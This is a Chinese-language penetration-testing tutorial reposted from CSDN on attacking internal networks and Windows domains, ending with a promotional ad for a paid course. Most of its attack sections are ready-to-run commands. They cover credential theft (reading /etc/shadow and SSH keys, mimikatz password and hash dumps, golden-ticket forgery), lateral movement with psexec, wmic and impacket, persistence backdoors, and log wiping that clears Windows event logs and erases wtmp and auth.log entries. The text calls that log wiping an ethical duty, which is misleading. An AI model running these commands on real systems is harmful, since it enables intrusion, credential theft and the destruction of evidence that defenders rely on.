
本文系统讲解内网渗透的完整知识体系,涵盖信息收集、存活探测、端口扫描、横向移动、权限提升、域渗透、权限维持及痕迹清理,适合安全从业者和渗透测试工程师系统学习内网攻防实战技能。
一、内网渗透概述
内网渗透(Internal Penetration Testing)是指攻击者在获取内网中一台机器的权限后,以该机器为跳板,对内网其他主机进行渗透攻击,最终获取域控或核心服务器权限的过程。
内网渗透目标
内网渗透目标层次:
├── 第一层:获取WebShell/初始权限
│   └── 外网边界突破
├── 第二层:获取服务器权限
│   └── 本地提权
├── 第三层:内网信息收集
│   └── 摸清内网拓扑
├── 第四层:横向移动
│   └── 控制更多机器
├── 第五层:获取域内管理员权限
│   └── 域管理员
└── 第六层:获取域控权限
    └── 整个域的控制
内网环境分类
内网环境类型:
├── 工作组环境(Workgroup)
│   ├── 机器独立管理
│   ├── 每台机器有自己的用户数据库
│   └── 常见于小型企业
├── 域环境(Domain)
│   ├── 集中式管理
│   ├── 域控制器统一管理账号
│   ├── 组策略统一配置
│   └── 常见于中大型企业
└── 混合环境
    ├── 部分机器在域内
    ├── 部分机器独立
    └── 存在其他目录服务(LDAP等)
内网渗透全流程
内网渗透六步走:

Step 1:信息收集
├── 当前主机信息
├── 域/工作组信息
├── 网络拓扑信息
├── 用户/主机/组信息
└── 敏感信息查找

Step 2:存活探测
├── 内网存活主机扫描
├── 端口扫描
├── 服务识别
└── 操作系统识别

Step 3:权限提升
├── 本地提权漏洞利用
├── 错误配置利用
├── 计划任务/服务利用
└── 第三方软件漏洞

Step 4:凭据获取
├── 明文密码抓取
├── Hash抓取
├── 票据提取
└── 敏感文件中的密码

Step 5:横向移动
├── 凭据复用(Pass-the-Hash等)
├── 漏洞利用(MS17-010等)
├── 服务利用(WMI/PSexec/SMB等)
└── 远程桌面/SSH登录

Step 6:权限维持
├── 后门账号
├── 服务/计划任务后门
├── WebShell
├── Golden Ticket
└── 痕迹清理
二、内网信息收集
1. 当前主机信息收集
# Windows信息收集

# 系统信息
systeminfo                  # 系统详细信息
hostname                    # 主机名
whoami /all                # 当前用户及权限
ipconfig /all              # 网络配置
net user                   # 本地用户列表
net localgroup administrators  # 管理员组
query user                 # 当前登录用户
quser                      # 当前登录用户(另一个命令)

# 网络信息
netstat -ano               # 网络连接
arp -a                     # ARP表
route print                # 路由表
net view                   # 同网段机器

# 进程/服务
tasklist /svc              # 进程列表
wmic service list brief    # 服务列表
wmic process list brief    # 进程列表(WMIC)

# 补丁信息
wmic qfe get Caption,Description,HotFixID,InstalledOn
systeminfo | findstr /B /C:"KB"

# 计划任务
schtasks /query /fo LIST /v

# 启动项
wmic startup get command,caption

# 共享信息
net share
wmic share get name,path,status
# Linux信息收集

# 系统信息
uname -a                   # 内核版本
cat /etc/os-release        # 发行版信息
hostname                   # 主机名
whoami                     # 当前用户
id                         # 用户ID和组
cat /etc/passwd            # 用户列表
cat /etc/shadow            # 密码哈希(需root)
last                       # 登录历史
w / who                    # 当前登录用户

# 网络信息
ifconfig / ip addr         # 网络接口
ip route                   # 路由表
netstat -antlp / ss -antlp # 网络连接
arp -a / ip neigh          # ARP表
cat /etc/hosts             # hosts文件
cat /etc/resolv.conf       # DNS配置

# 进程/服务
ps aux / ps -ef            # 进程列表
top / htop                 # 进程资源
service --status-all       # 服务状态
systemctl list-units --type=service  # 系统服务

# 计划任务
crontab -l
cat /etc/crontab
ls -la /etc/cron.d/
ls -la /var/spool/cron/

# 补丁信息
rpm -qa | sort             # CentOS/RHEL
dpkg -l                    # Debian/Ubuntu

# 敏感文件
cat ~/.bash_history        # 历史命令
cat ~/.ssh/id_rsa          # SSH私钥
cat /root/.ssh/id_rsa      # root私钥
find / -name "*.conf" 2>/dev/null  # 配置文件
2. 域信息收集
# PowerShell收集域信息(无需域管理员权限)

# 域基本信息
net user /domain                       # 域用户列表
net group "domain admins" /domain      # 域管理员组
net group "enterprise admins" /domain  # 企业管理员组
net group "schema admins" /domain      # 架构管理员组
net accounts /domain                   # 域密码策略
net time /domain                       # 域时间(找域控)
net view /domain                       # 域内机器列表
nltest /dclist:域名                    # 域控制器列表
nltest /domain_trusts                  # 域信任关系

# 查看当前域
echo %USERDOMAIN%
whoami /fqdn
systeminfo | findstr /B /C:"域"

# 查找域控
nslookup -type=SRV _ldap._tcp.dc._msdcs.域名
ping -n 1 域名
net time /domain
# Linux域信息收集

# 如果Linux加入了域
realm list
adcli info 域名
klist    # 查看Kerberos票据

# DNS查询域控
dig _ldap._tcp.dc._msdcs.域名 SRV
nslookup -type=SRV _ldap._tcp.dc._msdcs.域名
3. 敏感信息查找
# Windows敏感信息查找

# 查找配置文件中的密码
findstr /si password *.xml *.ini *.txt *.config
findstr /si passw= *.txt *.ini *.config
findstr /si "password" C:\*.txt 2>nul

# 查找最近访问的文件
dir /s /b /o-d C:\Users\*\Desktop\*.txt
dir /s /b /o-d C:\Users\*\Documents\*.*

# 浏览器密码
# 需使用工具:mimikatz / laZagne / SharpChrome

# WiFi密码
netsh wlan show profiles
netsh wlan show profile name="SSID名" key=clear

# 存储的凭据
cmdkey /list

# 注册表中的密码
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" /s
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"

# RDP连接历史
reg query "HKCU\Software\Microsoft\Terminal Server Client\Default"
# Linux敏感信息查找

# 历史命令
cat ~/.bash_history
cat /root/.bash_history
cat ~/.zsh_history

# 配置文件中的密码
grep -r "password" /etc/*.conf 2>/dev/null
grep -r "passwd" /var/www/html/*.php 2>/dev/null
find /var/www -name "*.php" -exec grep -l "mysql\|password" {} \; 2>/dev/null

# SSH密钥
find / -name "id_rsa" -o -name "id_dsa" -o -name "*.pem" 2>/dev/null
cat ~/.ssh/id_rsa
cat /root/.ssh/id_rsa
cat ~/.ssh/authorized_keys

# 数据库配置文件
find / -name "config.php" -o -name "wp-config.php" -o -name "*.ini" 2>/dev/null
cat /var/www/html/config.php
cat /var/www/html/.env

# 日志文件
ls -la /var/log/
cat /var/log/auth.log
cat /var/log/secure
三、存活探测与端口扫描
1. 存活主机探测
# ICMP扫描(最快)
for /l %i in (1,1,255) do @ping -n 1 -w 200 192.168.1.%i | find "TTL="

# PowerShell扫描
1..255 | % { Test-Connection -ComputerName 192.168.1.$_ -Count 1 -Quiet }

# ARP扫描(更可靠,因为很多机器禁ping)
arp -a
# 查看ARP表中已有的IP

# 端口扫描探测存活(结合)
# 扫描常见端口,有响应就是存活
2. 端口扫描
# 常见内网端口:
# 21    FTP
# 22    SSH
# 23    Telnet
# 25    SMTP
# 53    DNS
# 80    HTTP
# 110   POP3
# 135   RPC
# 139   NetBIOS
# 143   IMAP
# 443   HTTPS
# 445   SMB(重点!永恒之蓝等)
# 3306  MySQL
# 3389  RDP(远程桌面)
# 5985  WinRM(WMI远程管理)
# 5986  WinRM HTTPS
# 6379  Redis
# 8080  HTTP代理/应用
# PowerShell端口扫描(无工具场景)
$ip = "192.168.1.1"
$ports = @(21,22,23,25,53,80,110,135,139,143,443,445,3306,3389,5985,6379,8080)
foreach ($p in $ports) {
    $socket = New-Object System.Net.Sockets.TcpClient
    $connect = $socket.BeginConnect($ip, $p, $null, $null)
    $wait = $connect.AsyncWaitHandle.WaitOne(1000, $false)
    if ($wait -and $socket.Connected) {
        Write-Host "端口 $p 开放"
    }
    $socket.Close()
}
# Linux下无工具扫描
# Bash端口扫描
for port in 21 22 80 443 445 3306 3389; do
    (echo > /dev/tcp/192.168.1.1/$port) 2>/dev/null && echo "端口 $port 开放"
done

# 使用nc扫描
nc -zv 192.168.1.1 1-100 2>&1 | grep succeeded
3. 扫描工具
# Nmap(最常用)
nmap -sP 192.168.1.0/24           # 存活扫描
nmap -sV -p- 192.168.1.1          # 全端口+服务识别
nmap -sS -sV -O 192.168.1.1      # SYN扫描+服务+系统
nmap --script=vuln 192.168.1.1   # 漏洞扫描脚本
nmap -p445 --script smb-vuln-ms17-010 192.168.1.0/24  # MS17-010扫描

# Masscan(高速扫描)
masscan 192.168.1.0/24 -p0-65535 --rate=10000

# 内网常用工具
# CrackMapExec(CME) - SMB/WinRM/MSSQL等批量利用
# impacket套件 - 多种协议利用工具
# BloodHound - 域内关系可视化
四、本地提权
1. Windows提权
Windows常见提权方式:
├── 系统漏洞提权
│   ├── MS14-058 / MS15-051 / MS16-032
│   ├── MS17-010(永恒之蓝)
│   ├── CVE-2019-0803 / CVE-2019-0863
│   ├── CVE-2020-0787 / CVE-2020-1472
│   └── 更多内核漏洞
├── 错误配置提权
│   ├── 服务权限配置错误
│   ├── 计划任务权限配置错误
│   ├── 注册表权限配置错误
│   ├── 始终安装提升权限
│   └── 令牌窃取
├── 第三方软件漏洞
│   ├── 服务软件漏洞
│   ├── 驱动程序漏洞
│   └── 数据库提权
└── 组策略/域内提权
    ├── GPO漏洞
    ├── 组策略首选项密码
    └── 委派配置错误
# Windows提权信息收集
whoami /priv              # 查看当前权限
systeminfo                # 系统信息和补丁
wmic qfe list brief       # 已安装补丁
wmic service get name,pathname,startname  # 服务列表
wmic process get name,executablepath,processid  # 进程

# 提权辅助工具
# Windows-Exploit-Suggester → 对比补丁推荐提权漏洞
# Sherlock / PowerUp → 查找错误配置
# JAWS / Seatbelt → 信息收集+提权建议
# mimikatz → 抓取凭据
2. Linux提权
Linux常见提权方式:
├── 内核漏洞提权
│   ├── Dirty COW(CVE-2016-5195)
│   ├── Dirty Pipe(CVE-2022-0847)
│   ├── PWNKit(CVE-2021-4034)
│   ├── SUDO漏洞(CVE-2021-3156)
│   └── 其他内核漏洞
├── 错误配置提权
│   ├── SUID/SGID文件
│   ├── sudo配置错误
│   ├── 可写的服务脚本
│   ├── cron任务可写
│   ├── 通配符利用
│   └── 环境变量劫持
├── 第三方软件提权
│   ├── MySQL UDF提权
│   ├── NFS权限配置
│   ├── Docker逃逸
│   └── 其他服务漏洞
└── 凭据窃取
    ├── /etc/shadow读取
    ├── SSH私钥
    ├── 历史命令中的密码
    └── 进程中的密码
# Linux提权信息收集

# 内核版本
uname -a
cat /proc/version

# SUID文件
find / -perm -4000 -type f 2>/dev/null
find / -perm -u+s -type f 2>/dev/null

# SUDO权限
sudo -l

# 可写文件
find / -writable -type f 2>/dev/null | head -20
find /etc -writable -type f 2>/dev/null

# cron任务
ls -la /etc/cron*
cat /etc/crontab
crontab -l

# 进程信息
ps aux | grep root
ps -ef | grep root

# 提权辅助工具
# Linux-Exploit-Suggester / Linux-Exploit-Suggester-2
# LinEnum / LinPEAS → 信息收集+提权建议
# Pspy → 监控进程(无需root)
五、横向移动
1. 凭据获取
凭据获取方式:
├── 明文密码
│   ├── mimikatz sekurlsa::logonpasswords
│   ├── mimikatz sekurlsa::wdigest
│   ├── laZagne(全能密码提取)
│   └── 浏览器密码提取
├── Hash值
│   ├── mimikatz sekurlsa::msv
│   ├── mimikatz lsadump::sam
│   ├── mimikatz lsadump::lsa /patch
│   ├── NTLM Hash
│   └── SHA1 Hash
├── Kerberos票据
│   ├── mimikatz sekurlsa::tickets /export
│   ├── Rubeus dump
│   └── Golden Ticket / Silver Ticket
└── 其他凭据
    ├── WiFi密码
    ├── RDP密码
    ├── 数据库密码
    ├── FTP密码
    └── 凭据管理器
# mimikatz常用命令
# 抓取内存中的密码
privilege::debug
sekurlsa::logonpasswords

# 导出Hash
sekurlsa::msv
lsadump::sam
lsadump::lsa /patch

# 导出Kerberos票据
sekurlsa::tickets /export

# Golden Ticket(黄金票据)
kerberos::golden /user:Administrator /domain:域名 /sid:SID /krbtgt:krbtgt的Hash /ptt

# Pass-the-Hash(哈希传递)
sekurlsa::pth /user:用户名 /domain:域名 /ntlm:NTLM哈希
2. 横向移动方法
横向移动常见方法:

SMB协议:
├── PsExec → 最经典的横向工具
│   ├── psexec.exe \\IP -u 用户 -p 密码 cmd
│   └── impacket-psexec 用户:密码@IP
├── WMI → 更隐蔽,日志较少
│   ├── wmic /node:IP /user:用户 /password:密码 process call create "cmd /c whoami"
│   └── impacket-wmiexec 用户:密码@IP
├── SMBexec → SMB执行命令
│   └── impacket-smbexec 用户:密码@IP
├── DCOM → 分布式组件对象模型
│   └── 各种DCOM MMC应用
└── SCM → 服务控制管理器
    └── sc \\IP create ...

远程桌面:
├── RDP → 远程桌面连接
│   ├── mstsc /v:IP
│   └── 可配合mimikatz抓取的凭据
├── Restricted Admin Mode → 受限管理模式
│   └── mstsc /restrictedadmin
└── RDP劫持 → 劫持已有会话

WinRM/PowerShell远程:
├── WinRM → Windows远程管理
│   ├── Enter-PSSession -ComputerName IP
│   ├── Invoke-Command -ComputerName IP -ScriptBlock {命令}
│   └── impacket-evil-winrm
└── WSMAN → WS-Management协议

SSH/Linux横向:
├── SSH登录 → 最直接
│   ├── ssh 用户@IP
│   └── 利用窃取的密码或密钥
├── 横向脚本
│   ├── 利用已知凭据批量登录
│   └── 批量执行命令
└── 其他协议
    ├── FTP
    ├── Telnet
    └── VNC
3. 经典漏洞利用
MS17-010(永恒之蓝):
影响:Windows 7 / Server 2008 R2 等
工具:
- metasploit: exploit/windows/smb/ms17_010_eternalblue
- 开源工具:EternalBlue脚本
利用:直接获取System权限

MS14-068(域内提权):
影响:域控制器
利用:普通域用户提升为域管理员
工具:
- mimikatz kerberos::golden /ticket
- MS14-068.py

Zerologon(CVE-2020-1472):
影响:Windows Server 2008R2 - 2019 域控
利用:将域控机器账户密码置空
工具:
- impacket-secretsdump
- Zerologon POC脚本
后果:直接获取域控权限
六、域渗透
1. 域基础
活动目录(Active Directory)基础概念:
├── 域(Domain)
│   └── 安全边界,集中管理
├── 域控制器(Domain Controller, DC)
│   └── 运行AD DS的服务器
├── 林(Forest)
│   └── 一个或多个域树的集合
├── 域树(Domain Tree)
│   └── 具有连续命名空间的域集合
├── 组织单元(OU)
│   └── 域内的逻辑分组
├── 用户(User)
│   └── 域用户账号
├── 计算机(Computer)
│   └── 加入域的机器账号
└── 组(Group)
    ├── 域管理员组(Domain Admins)
    ├── 企业管理员组(Enterprise Admins)
    ├── 架构管理员组(Schema Admins)
    └── 其他组
2. 域渗透路径
域渗透常见路径:

路径1:获取域管理员 → 控制域控
├── 找到域管理员登录过的机器
├── 在那台机器上抓密码/Hash
├── 使用域管理员凭据登录域控
└── 完全控制域

路径2:利用域控漏洞
├── MS14-068(票据伪造)
├── Zerologon(CVE-2020-1472)
├── 其他域控漏洞
└── 直接获取域控权限

路径3:委派攻击
├── 找到配置了约束委派的账户
├── 利用委派权限访问服务
├── 逐步提升权限
└── 最终获取域控

路径4:GPO漏洞
├── 查找可修改的GPO
├── 通过GPO下发脚本/计划任务
├── 获取目标机器权限
└── 逐步扩散

路径5:Kerberoasting
├── 请求SPN的服务票据
├── 离线破解服务账号密码
├── 利用服务账号权限
└── 进一步提升
3. BloodHound域分析
BloodHound:
├── 可视化域内关系图
├── 找出最短提权路径
├── 分析管理员登录关系
├── 分析委派关系
├── 分析组策略关系
└── 找出高价值目标

BloodHound数据收集:
├── SharpHound.ps1 → PowerShell收集器
│   ├── Invoke-BloodHound -CollectionMethod All
│   └── 输出zip文件
├── bloodhound.py → Python收集器
│   └── python3 bloodhound.py -u 用户 -p 密码 -d 域名 -ns DC_IP
└── 其他收集方式

BloodHound分析节点:
├── 用户节点(User)
├── 计算机节点(Computer)
├── 组节点(Group)
├── OU节点(OU)
├── GPO节点(GPO)
└── 域节点(Domain)

常见攻击路径分析:
├── First Degree Object Control
├── Shortest Paths to Domain Admins
├── Shortest Paths to Owned Principals
└── Kerberoastable Users
七、权限维持
权限维持(Persistence)方式:

Windows权限维持:
├── 账号后门
│   ├── 克隆管理员账号
│   ├── 隐藏账号
│   ├── 注册表隐藏账号
│   └── 服务账号
├── 启动项后门
│   ├── 注册表启动项
│   ├── 开始菜单启动文件夹
│   ├── 登录脚本
│   └── 组策略登录脚本
├── 服务后门
│   ├── 创建新服务
│   ├── 修改现有服务
│   └── 驱动级后门
├── 计划任务后门
│   ├── 创建计划任务
│   ├── 触发器设置
│   └── 隐藏计划任务
├── 映像劫持
│   ├── IFEO映像劫持
│   └── 调试器设置
├── WMI永久事件
│   ├── WMI事件订阅
│   └── 非常隐蔽
├── COM组件劫持
│   └── 替换COM对象
├── WebShell
│   ├── 网站后门
│   └── 管理后台后门
└── Golden Ticket
    ├── 黄金票据
    └── 长期有效

Linux权限维持:
├── 账号后门
│   ├── root权限账号
│   ├── UID=0的账号
│   └── 隐藏账号
├── SSH后门
│   ├── SSH密钥
│   ├── SSH软链接
│   └── PAM后门
├── 计划任务后门
│   ├── crontab后门
│   └── /etc/cron.d/后门
├── 服务后门
│   ├── 创建系统服务
│   └── 修改现有服务
├── Shell后门
│   ├── .bashrc后门
│   ├── .profile后门
│   └── 别名后门
├── 内核模块后门
│   ├── LKM后门
│   └── Rootkit
├── WebShell
│   └── 网站后门
└── 其他后门
    ├── LD_PRELOAD劫持
    ├── 替换系统命令
    └── 隧道/代理
八、痕迹清理
痕迹清理要点:

Windows痕迹清理:
├── 日志清理
│   ├── 安全日志(Security)
│   ├── 系统日志(System)
│   ├── 应用日志(Application)
│   ├── PowerShell日志
│   └── RDP连接日志
├── 命令历史
│   ├── PowerShell历史
│   ├── CMD命令历史
│   └── 最近访问记录
├── 文件痕迹
│   ├── 上传的工具
│   ├── 生成的文件
│   └── 临时文件
├── 注册表痕迹
│   └── 最近运行程序记录
└── 网络痕迹
    ├── 网络连接记录
    └── 缓存记录

清理命令:
# 清空事件日志
wevtutil cl Security
wevtutil cl System
wevtutil cl Application

# 清空PowerShell历史
Remove-Item (Get-PSReadlineOption).HistorySavePath

# 清空最近文档
Remove-Item "$env:APPDATA\Microsoft\Windows\Recent\*.lnk"

# 清空回收站
Clear-RecycleBin -Force

Linux痕迹清理:
├── 日志清理
│   ├── /var/log/auth.log
│   ├── /var/log/secure
│   ├── /var/log/messages
│   ├── /var/log/nginx/
│   ├── /var/log/apache2/
│   ├── /var/log/lastlog
│   ├── /var/log/wtmp
│   └── /var/log/btmp
├── 命令历史
│   ├── ~/.bash_history
│   ├── ~/.zsh_history
│   └── history -c
├── 文件痕迹
│   ├── 上传工具
│   ├── 生成文件
│   └── /tmp目录
└── 其他痕迹
    ├── SSH日志
    ├── last记录
    └── 进程记录

清理命令:
# 清空历史命令
history -c && history -w
rm -f ~/.bash_history

# 清空登录记录
echo > /var/log/wtmp
echo > /var/log/btmp
echo > /var/log/lastlog

# 删除特定日志行
grep -v "关键字" /var/log/auth.log > /tmp/auth.log && mv /tmp/auth.log /var/log/auth.log

# 抹除last记录
utmpdump /var/log/wtmp | grep -v "用户名" | utmpdump -r > /tmp/wtmp && mv /tmp/wtmp /var/log/wtmp
九、总结
内网渗透是渗透测试的高阶技能,涉及信息收集、权限提升、横向移动、域渗透等多个环节。掌握内网渗透的完整流程和各种技巧,是从Web安全走向综合安全的必经之路。
关键要点:
- 信息收集是内网渗透的基础,越详细的信息意味着越高的成功率
- 凭据获取是横向移动的关键,mimikatz是核心工具
- Pass-the-Hash、Pass-the-Ticket是最常用的横向技术
- MS17-010、Zerologon等经典漏洞是快速获取权限的捷径
- BloodHound是域渗透的神器,能快速找出攻击路径
- 权限维持要隐蔽,避免被发现
- 痕迹清理是渗透测试的职业道德要求
学习资源
2026年最新版本,全网最全的网安视频教程。耗时半年打造,之前都是内部资源,专业方面绝对可以秒杀国内99%的机构和个人教学!全网独一份,你不可能在网上找到这么专业的教程。
内容涵盖了入门必备的操作系统、计算机网络和编程语言等初级知识,而且包含了中级的各种渗透技术,并且还有后期的CTF对抗、区块链安全等高阶技术。
总共200多节视频,200多G的资源,不用担心学不全。(包含攻击与防守、漏洞挖掘、CTF比赛等技术点)
1、知识库价值
深度: 本知识库超越常规工具手册,深入剖析攻击技术的底层原理与高级防御策略,并对业内挑战巨大的APT攻击链分析、隐蔽信道建立等,提供了独到的技术视角和实战验证过的对抗方案。
广度: 面向企业安全建设的核心场景(渗透测试、红蓝对抗、威胁狩猎、应急响应、安全运营),本知识库覆盖了从攻击发起、路径突破、权限维持、横向移动到防御检测、响应处置、溯源反制的全生命周期关键节点,是应对复杂攻防挑战的实用指南。
实战性: 知识库内容源于真实攻防对抗和大型演练实践,通过详尽的攻击复现案例、防御配置实例、自动化脚本代码来传递核心思路与落地方法。

2、 部分核心内容展示
独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。
内容组织紧密结合攻防场景,辅以大量真实环境复现案例、自动化工具脚本及配置解析。通过策略讲解、原理剖析、实战演示相结合,是你学习过程中好帮手。
1、网络安全意识
2、Linux操作系统
3、WEB架构基础与HTTP协议
4、Web渗透测试
5、渗透测试案例分享
6、渗透测试实战技巧
7、攻防对战实战
8、CTF之MISC实战讲解
3、适合学习的人群
一、基础适配人群
零基础转型者:适合计算机零基础但愿意系统学习的人群,资料覆盖从网络协议、操作系统到渗透测试的完整知识链;
开发/运维人员:具备编程或运维基础者可通过资料快速掌握安全防护与漏洞修复技能,实现职业方向拓展或者转行就业;
应届毕业生:计算机相关专业学生可通过资料构建完整的网络安全知识体系,缩短企业用人适应期;
二、能力提升适配
1、技术爱好者:适合对攻防技术有强烈兴趣,希望掌握漏洞挖掘、渗透测试等实战技能的学习者;
2、安全从业者:帮助初级安全工程师系统化提升Web安全、逆向工程等专项能力;
3、合规需求者:包含等保规范、安全策略制定等内容,适合需要应对合规审计的企业人员;
因篇幅有限,仅展示部分资料,完整版的网络安全学习资料已经上传,戳下面拿:
🐵这些东西我都可以免费分享给大家,需要的可以点这里自取👉:网安入门到进阶资源
————————————————
转载自 CSDN-专业IT技术社区
原文链接:https://blog.csdn.net/xlb8888888/article/details/167909426